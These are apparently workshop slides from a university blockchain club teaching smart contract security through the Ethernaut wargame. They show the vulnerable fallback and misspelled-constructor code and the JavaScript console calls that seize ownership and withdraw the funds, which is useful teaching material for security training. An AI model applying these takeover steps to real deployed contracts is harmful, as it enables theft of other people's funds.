# Pwning Time Smart Contract Security

PH



# **Slides**









# **Quick Recap**

① 54.164.50.3











### Pete's Pet Shop






Adopt







# **Quick Recap**



Connector: JSON-RPC

(Smart Contract)

### Consensus

(node/client protocol)

OS / Virtualization (Ethereum Virtual Machine)

### Hardware

...

Storage (LevelDB) Network

BLOCKCHAIN AT NTU







# **Today's format**

- ☐ Level 1
  - Referring to hints on slides + documentation

- ☐ Level 2
  - □ Referring to documentation



Reading off code




### **Before we start**

- Metamask
  - https://metamask.io

- Javascript console

https://ethernaut.zeppelin.solutions/







### **0. Hello Ethernaut**

Demo















### Goal

- Claim ownership of contract (contract.owner())
- Withdraw all balance

### Hint:

Look at the fallback function

https://solidity.readthedocs.io/en/v0.4.24/contracts.html?highlight= fallback#fallback-function





#### **Fallback Function**

A contract can have exactly one unnamed function. This function cannot have arguments and cannot return anything. It is executed on a call to the contract if none of the other functions match the given function identifier (or if no data was supplied at all).

Furthermore, this function is executed whenever the contract receives plain Ether (without data). Additionally, in order to receive Ether, the fallback function must be marked payable. If no such function exists, the contract cannot receive Ether through regular transactions.

In the worst case, the fallback function can only rely on 2300 gas being available (for example when send or transfer is used), leaving not much room to perform other operations except basic logging. The following operations will consume more gas than the 2300 gas stipend:

- Writing to storage
- · Creating a contract
- · Calling an external function which consumes a large amount of gas
- Sending Ether

Like any function, the fallback function can execute complex operations as long as there is enough gas passed on to it.



Source: Solidity Docs » Solidity in Depth » Contracts








```
function() payable public {
  require(msg.value > 0 && contributions[msg.sender] > 0);
  owner = msg.sender;
}
```







contract.contribute({value: 100})

contract.sendTransaction({value: 100})

contract.withdraw()













### Goal

- Claim ownership of contract (contract.owner())

### Hint:

☐ Read carefully









```
function Fal1out() public payable {
  owner = msg.sender;
  allocations[owner] = msg.value;
}
```







```
Latest
```

```
Constructor (bytes32 _name) public {
    owner = msg.sender;
    allocations[owner] = msg.value;
}
```

#### V0.4.11


```
function Fal1out(bytes32 _name) {
    owner = msg.sender;
    allocations[owner] = msg.value;
}
```





contract.Fal1out()









# 3. Coin Flip





### **Attendance**



